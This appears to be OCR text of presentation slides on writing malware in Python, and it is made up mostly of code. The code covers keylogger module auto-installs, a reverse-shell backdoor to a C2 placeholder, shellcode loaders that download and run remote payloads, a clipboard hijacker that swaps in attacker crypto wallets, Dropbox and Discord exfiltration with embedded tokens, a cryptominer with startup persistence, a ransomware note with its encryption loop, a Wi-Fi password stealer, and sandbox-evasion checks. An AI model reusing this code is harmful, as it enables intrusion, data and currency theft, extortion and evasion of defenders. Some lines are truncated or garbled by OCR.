
Any Microsoft API call can be used from Python




Expand TTP's with 3rd-Party Lib

Malicious feature can be added in a few lines

Wanna record keystrokes, voice?





Expand TTP's with 3rd-Party Lib

But wait, what if the 3rd party library is not available?

Just install it!


```
try:
    import logging
    import os
    import platform
    import smtplib
    import socket
    import threading
    import wave
    from pynput import keyboard
    from pynput.keyboard import Listener
except ModuleNotFoundError:
    from subprocess import call
    modules = ["pyscreenshot","sounddevice","pynput"]
    call("pip install " + ' '.join(modules), shell=True)
```

From Python to .Net?

```
from System.Security.Cryptography import*
from System.Reflection import*
import System

def DecryptPayloadToMemory(payload, key, iv, log_file):
    instance = None
    try:
        rm = RijndaelManaged(KeySize=128, BlockSize=128)
        rm.Key = Str2Bytes(key)
        rm.IV = Str2Bytes(iv)
        rm.Padding = PaddingMode.PKCS7
        payload = Str2Bytes(payload)
        with System.IO.MemoryStream()as memory_handle:
            with
CryptoStream(memory_handle,rm.CreateDecryptor(rm.Key, rm.IV),
CryptoStreamMode.Write) as crypto_handle:
                crypto_handle.Write(payload, 0,
payload.Length)
                print(crypto_handle.FlushFinalBlock())
                memory_handle.Position = 0
                instance =
System.Array.CreateInstance(System.Byte,
memory_handle.Length)
                memory_handle.Read(instance, 0,
instance.Length)
    except System.SystemException as ex:
        log_file.write('[!] Net exc (msg: {0}, st:
{1})'.format(ex.Message,
ex.StackTrace))
        log_file.flush()
        instance = None
    return instance
```

Any Win32 API From Python?


```
import win32api

Handle = win32api.OpenProcess(0x0410, 0, pid)
```



Looking for API calls?
http://timgolden.me.uk/pywin32-docs/win32api.html

Any Win32 API From Python?

```
from ctypes import *

kernel32 = windll.kernel32

Handle = kernel32.OpenProcess(0x410, 0,pid)
```



Simple Backdoor

```
import socket,subprocess,os
s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
s.connect(“C2_SERVER”,8888)
os.dup2(s.fileno(),0)
os.dup2(s.fileno(),1)
os.dup2(s.fileno(),2)
p=subprocess.call([“/bin/sh”,”-I”])
```

Still ~~today~~ a few months ago, the VT score of this piece of code is… 2/59!

Shellcode Injection

```
import ctypes,urllib3,base64,json
try:
    b=eval
    t=bytearray
    u=len
    A=json.loads
    H=base64.b64decode
    P=urllib3.PoolManager
    q=ctypes.pointer
    M=ctypes.c_char
    D=ctypes.c_int
    f=ctypes.c_uint64
    F=ctypes.windll
    y={'Content-Type':'Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) ',
"Origin":'hxxps://txtpad[.]cn',}
    I="hxxps://a6[.]qikekeji[.]com/txt/data/detail/?txt_name=1231"
    n=A(A(P().request('GET',I,headers=y).data.decode(encoding='UTF-8'))['data']['txt_content'])[0]['content']
    U=b(H(n).decode('utf-8'))
    U=t(U)
    F.kernel32.VirtualAlloc.restype=f
    e=F.kernel32.VirtualAlloc(D(0),D(u(U)),D(0x3000),D(0x40))
    X=(M*u(U)).from_buffer(U)
    F.kernel32.RtlMoveMemory(f(e),X,D(u(U)))
    k=F.kernel32.CreateThread(D(0),D(0),f(e),D(0),D(0),q(D(0)))
    F.kernel32.WaitForSingleObject(D(k),D(-1))
except Exception as e:
    print(e)
```

Shellcode Injection

```
import urllib.request, string, random, ctypes as HamVsTKh
def pETmSSHkrBEc(s): return sum([ord(ch) for ch in s]) % 0x100
def yIgqrwZrTs():
    for x in range(64):
        QGGsiU = ''.join(random.sample(string.ascii_letters + string.digits,3))
        fDjxzZy = ''.join(sorted(list(string.ascii_letters+string.digits), key=lambda *args: random.random()))
        for uVwOXTlG in fDjxzZy:
            if pETmSSHkrBEc(QGGsiU + uVwOXTlG) == 92: return QGGsiU + uVwOXTlG

def kjKPWgxfsqZ(izyJLgNRJbu, VzlESTcY):
    STahQOUdbB = urllib.request.ProxyHandler({})
    HLsLhgyqKIn = urllib.request.build_opener(STahQOUdbB)
    urllib.request.install_opener(HLsLhgyqKIn)
    UMCQroOUL = urllib.request.Request("http://" + izyJLgNRJbu + ":" + str(VzlESTcY) + "/" + yIgqrwZrTs(), None, {'User-Agent' :
'Mozilla/4.0 (compatible; MSIE 6.1; Windows NT)'})
    try:
        BrNyuZAnufTfKm = urllib.request.urlopen(UMCQroOUL)
        try:
            if int(BrNyuZAnufTfKm.info()["Content-Length"]) > 100000: return BrNyuZAnufTfKm.read()
            else: return ''
        except: return BrNyuZAnufTfKm.read()
    except urllib.request.URLError:
    return ''

def tSUawBFvN(woDdSQJLu):
    if woDdSQJLu != "":
        bgwjLAsxkgnOs = bytearray(woDdSQJLu)
        bckqsFugptsmQa = HamVsTKh.windll.kernel32.VirtualAlloc(HamVsTKh.c_int(0),HamVsTKh.c_int(len(bgwjLAsxkgnOs)),
HamVsTKh.c_int(0x3000),HamVsTKh.c_int(0x40))
        NOOgRZT = (HamVsTKh.c_char * len(bgwjLAsxkgnOs)).from_buffer(bgwjLAsxkgnOs)
        HamVsTKh.windll.kernel32.RtlMoveMemory(HamVsTKh.c_int(bckqsFugptsmQa),NOOgRZT, HamVsTKh.c_int(len(bgwjLAsxkgnOs)))
        fDKcdThKmRTTE =
HamVsTKh.windll.kernel32.CreateThread(HamVsTKh.c_int(0),HamVsTKh.c_int(0),HamVsTKh.c_int(bckqsFugptsmQa),HamVsTKh.c_int(0),HamVsTKh.c_i
nt(0),HamVsTKh.pointer(HamVsTKh.c_int(0)))
        HamVsTKh.windll.kernel32.WaitForSingleObject(HamVsTKh.c_int(fDKcdThKmRTTE),HamVsTKh.c_int(-1))

nnaqeWNHpnnIOp = ''
nnaqeWNHpnnIOp = kjKPWgxfsqZ("192.168.18.141", 4444)
tSUawBFvN(nnaqeWNHpnnIOp)
```

BTC Stealer

```
class Methods:
    #regex = '\w{25,}'
    regex = '^(bc1|[13])[a-zA-HJ-NP-Z0-9]+'


    @staticmethod
    def set_clipboard(text):
        logging.debug('Set clipboard')
        return subprocess.check_call('echo %s |clip' % text.strip() , shell=True)
    def check(self, text):
        try:
            regex_check = re.findall(self.regex, text)
            if regex_check:
                return True
        except Exception as e:
            logging.debug(e)
       return False
```

```
def start():
    m = Methods()
    while True:
        with Clipboard() as clipboard:
            time.sleep(0.1)
            target_clipboard = clipboard


        if m.check(target_clipboard):
            m.set_clipboard(BTC_ADDRESS)

       time.sleep(1)
```

```
addresses = {
    'bitcoin': ['bc1q4skmuprct25drfzrujdev3g2y5a4zsqs0fvvm2', 'bc1qcv3h42gc032q5elgs8cynenqh57mymck4fncnk',
    'solana': ['AZEBYz4bki8CJ9ANj5y8Hnmzvzpdi9Kfg3a27GZyQ9Fx', 'HFBTid2mkUoMnbYWfF2ceQCnbBvM62VRUQsXDk8DcLG
    'tron': ['TBVwvr6gqxJNwp91FVcsVJyaePCGY6mDMG', 'TKcHEi5dfkAZ7L6zfGreMSmb2MKYyAuDTu', 'TDXdHSfUHevtzVdWB
    'erc20_and_bep20': ['0xEBBc57A99ba16b52d69e11e6E07052ABA3Ff90a0', '0x0E0D59F69D136F05B1065a7d0f11616bD1
    'bep2': ['bnb1ydfyhhsyksz4quvltds8qsdxdqfkpwjyd9a23w', 'bnb1mfcxcgxgla2qmsfrwsg5jtdmf8r4ytjm6y5ty0', 'b
    'litecoin': ['ltc1qh0clxt5t3ydmdpteyc83s77p8yv4d6f245uc57', 'ltc1q8rp6c0v577uwfkxv7trmja5zw9rtgsaljxxww
    'xrp': ['rDhqftgvEaGVYvCeGE6DNipja9DHZpKz1', 'r4jogJ97bYAABoGosPTjzUUP2rAGcA4sKQ', 'rhYeMmXJacRdHSHLRKg
    'bitcoin_cash': ['qqzc2wqrxfj4vn8cpuqzvefl3lrfhw9yqs9lndnpku', 'qrsyq9k28yq2py3slez8gjr322zlv4vhqv2g6em
    'near': [
        '04fbb5a231c9791f4868da4973f2f1ed0f358a4c99727534a961a0a80581a055',
        'a69ef150c95822112e30a792c10a51e01606e32f65fd8fb083d49ff7afc9c4d9'
         '43cd191cd0f3c8ffbb070a60aa3937c5f7218b09108951c0a24ae94ae9a7665d'
    ],
    'dash': ['XwxkG8sQhqK7idZyrPp5zu5wdTii9vF9vT', 'XfQaYpipiLRDEn1Gy4YAvHQ7Gm1EBNhiZw', 'XjPpu9WZs9F1EfyYs
    'zcash': ['t1PuPdnnJmzqgctQVcdqkmqPCaR5Gsccegk', 't1gJ8Zc5rWiW7gGbFP7KVEGDZFyrT7JP9u7', 't1N9RNGiKj2TCW
    'dogecoin': ['D93zyaMn37Eq9RvUeaN8tKaUC1ocLNvncn', 'DThAv5fRB3t3foES6jLLZrqdoQkDc6vuZJ', 'DHbrcfpN3v6RZ
    'terra': ['terra1sgn3gkdesfx57sq04dpngh4yvncahdxk6ljz02', 'terra1psvawthe0g0495gfmk046rdswvat5pnr264l02
    'cosmos': ['cosmos1pf05klhcy9e540t6y9as25qxn85l2azzkw7mcg', 'cosmos1ggapvcwtcfx6082a0th2adc8umc0h8zf3kz
}
```

Exfiltration: Dropbox

```
import dropbox
from codecs import encode
import getpass


def upload_passfile():
    # pass accesstoken in rot13 to avoid sring detection - people having control over the
account
    access_token = encode("uL-30AV_5dtNNNNNNNNNIa94gicJTN-qWfsdoYsviHfYDttpNabVNbfsGvcrZ_u",
'rot13')


    # name of local pass file
    file_from = "rc.txt"
    # name of file when sent to dropbox, organised by username
    file_to = "/passwords/" + str(getpass.getuser()) + "'s_passwords.txt"

    # upload the files
   client = dropbox.Dropbox(access_token)
   client.files_upload(open(file_from, "rb").read(), file_to, dropbox.files.WriteMode.overwrite,
mute=True)
```

Cryptominer

```
import os
import threading
import time
import shutil
import getpass
USER_NAME = getpass.getuser()


print(f"hello, {USER_NAME}!")


def add_to_startup(file_path=""):
    file_path = __file__
    new_path = r"C:\Users\%s\startme.pyw" % USER_NAME
    shutil.copyfile(file_path,new_path)
    bat_path = r'C:\Users\%s\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup' %
USER_NAME
    print(bat_path)
    with open(bat_path + '\\' + "open.bat", "w+") as bat_file:
        bat_file.write(r'pythonw %s' % new_path)

add_to_startup()


os.system(".\megad.exe -a scrypt -o stratum+tcp://stratum.aikapool.com:7915 -u drimeF0.anon -p
dogecoins -t 4")
```

Ransomware

Tango Down!

Seems like you got hit by DemonWare ransomware!

Don't Panic, you get have your files back!

DemonWare uses a basic encryption script to lock your files.
This type of ransomware is known as CRYPTO.
You'll need a decryption key in order to unlock your files.

Your files will be deleted when the timer runs out, so you better hurry.
You have 10 hours to find your key

C'mon, be glad I don't ask for payment like other ransomware.

Please visit: https://keys.zeznzo.nl and search for your IP/hostname to get your key.

Kind regards,

Zeznzo

Ransomware

```
# Encrypt file that endswith
ext = ['.txt',
    '.ppt',
    '.pptx',
    '.doc',
    '.docx',
    '.gif',
    '.jpg',
    '.png',
    '.ico',
    '.mp3',
    '.ogg',
    '.csv',
    '.xls',
    '.exe',
    '.pdf',
    '.ods',
    '.odt',
    '.kdbx',
    '.kdb',
    '.mp4',
    '.flv',
    '.iso',
    '.zip',
    '.tar',
    '.tar.gz',
    '.rar',
]
```

```
try:
    for x in dirs:
        target = p + x + '/'
        for path, subdirs, files in os.walk(target):
            for name in files:
                for i in ext:
                    if name.endswith(i.lower()):
                        try:
                            encrypt_file(os.path.join(path, name), key)
                            c +=1

                        except Exception as e:
                            pass
            try:
                with open(path + '/README.txt', 'w') as f:
                    f.write(message)
                    f.close()
            except Exception as e:
                pass
    except Exception as e:
        pass # continue if error
```

Python ❤️ Discord

```
import discord
from discord import utils
token = 'OTM3MDg3NDg2ODU1ODgwNzE0.YfWouw.C_VtkwAHG8a6Z5GM77fNtA2Ojis'

...

def sendMessages(token, chat_id, form_data):
    try:
        urlopen(Request(f"https://discordapp.com/api/v6/channels/{chat_id}/messages", \
             headers=getHeader(token, \
             “multipart/form-data; \
             boundary=---------------------------325414537030329320151394843687"),
             data=form_data.encode())).read().decode()
    except:
        pass
```

Stealer

```
def get_SSID():
    global names
    data = subprocess.check_output(['netsh', 'wlan', 'show', 'profiles'])
    meta_data = data.decode('utf-8', errors="backslashreplace")
    meta_data = meta_data.split("\n")
    names = []


    for line in meta_data:
        if "Profil Tous les utilisateurs" in line:
            name = line.split(":")[1]
            names.append(name[1:-1])
    return names


def get_paswword():
    global passwords
    passwords = []


    for name in get_SSID():
        data = subprocess.check_output(['netsh', 'wlan', 'show', 'profiles', name, 'key=clear'])
        meta_data = data.decode('utf-8', errors="backslashreplace")
        meta_data = meta_data.split("\n")
        for line in meta_data:
            if "Contenu de la" in line:
                password = line.split(":")[1]
                passwords.append(password[1:-1])


def Info_wifi():
    get_paswword()
    global log_pwd_wifi
    log_pwd_wifi = ""
    for i in range(0, len(names)):
        log_pwd_wifi += names[i] + " : " + passwords[i] + "<br>"
```

Anti-Debug Techniques: Process Hunting

```
import win32pdh

dJGmxjiNmHnd = []

nzApZp = "vmsrvc", "tcpview", "wireshark", "visual basic", "fiddler", "vmware", "vbox", "process
explorer", "autoit", "vboxtray", "vmtools", "vmrawdsk", "vmusbmouse", "vmvss", "vmscsi",
"vmxnet", "vmx_svga", "vmmemctl", "df5serv", "vboxservice", "vmhgfs"

_, ZhSEpxVinLb = win32pdh.EnumObjectItems(None,None,'process', win32pdh.PERF_DETAIL_WIZARD)

for QDEFGAwTCuHAKP in ZhSEpxVinLb:
    for ZVXIhSI in nzApZp:
        if ZVXIhSI in str(QDEFGAwTCuHAKP.lower()):
            dJGmxjiNmHnd.append(QDEFGAwTCuHAKP)
            break

if not dJGmxjiNmHnd:
    …
```

Anti-Debug Techniques: DLL Hunting

```
import win32api
import win32process
LRazMCgmBIhqNsJ= []
wqeltyA = ["sbiedll.dll","api_log.dll","dir_watch.dll","pstorec.dll","vmcheck.dll",
           "wpespy.dll"]
eDbscqrrt= win32process.EnumProcesses()
for mbPLkF in eDbscqrrt:
    try:
        mhEIFoBo = win32api.OpenProcess(0x0410, 0, mbPLkF)
        try:
            JoKxLLHnpg= win32process.EnumProcessModules(mhEIFoBo)
            for qGvSyMSQH in JoKxLLHnpg:
                XFUQQonQDUFW= str(win32process.GetModuleFileNameEx(mhEIFoBo,qGvSyMSQH)).lower()
                for yeksLrlmxhewfzF in wqeltyA:
                    if yeksLrlmxhewfzF in XFUQQonQDUFW:
                        if XFUQQonQDUFW not in LRazMCgmBIhqNsJ:
                            LRazMCgmBIhqNsJ.append(XFUQQonQDUFW)
        finally:
            win32api.CloseHandle(mbPLkF)
    except:
        pass
if not LRazMCgmBIhqNsJ:
    …
```

Anti-Debug Techniques: Clock Ticks

```
from time import sleep
from socket import AF_INET, SOCK_DGRAM
import sys
import datetime
import time
import socket
import struct
client = socket.socket(AF_INET, SOCK_DGRAM)
client.sendto((bytes.fromhex("1b") + 47 * bytes.fromhex("01")), ("us.pool.ntp.org",123))
msg, address = client.recvfrom( 1024 )
kXsYLUOeK = datetime.datetime.fromtimestamp(struct.unpack("!12I",msg)[10] - 2208988800)
sleep(5)
client.sendto((bytes.fromhex("1b") + 47 * bytes.fromhex("01")), ("us.pool.ntp.org",123))
msg, address = client.recvfrom( 1024 )

if ((datetime.datetime.fromtimestamp((struct.unpack("!12I",msg)[10] - 2208988800)) -
kXsYLUOeK).seconds >= 5):
    …
```

Detecting the User: Mouse

```
import urllib.request, string, random, ctypes as CzYsuJjfRSTAbD
from ctypes import *
FeRdtNM = windll.kernel32.IsDebuggerPresent()
if FeRdtNM == 0:
    from time import sleep
    import win32api
    QgIcekFLSgaR = 30
    RRPLCJeao, fJcAcPcpbI = win32api.GetCursorPos()
    sleep(30)
    lSjvZmZy, xqdLrRxI = win32api.GetCursorPos()
    if RRPLCJeao - lSjvZmZy != 0 or fJcAcPcpbI - xqdLrRxI != 0:
        …
```

Detecting the User: Keyboard Layout

```
dll_h = ctypes.windll.kernel32
if (dll_h.GetSystemDefaultUILanguage() != 2052):
    exit(0)
```

```
key_lang_id = user32.GetKeyboardLayout(thread_id)
lang_id = key_lang_id & (2 ** 16 - 1)
lang_id_hex = hex(lang_id)
if lang_id_hex == '0x409':
    return 'EN'
if lang_id_hex == '0x419':
    return 'RU'
```

Codepage 2052 = “Simplified Chinese”

Interact with the GUI

```
import win32con
import win32gui
the_program_to_hide = win32gui.GetForegroundWindow()
win32gui.ShowWindow(the_program_to_hide , win32con.SW_HIDE)
```

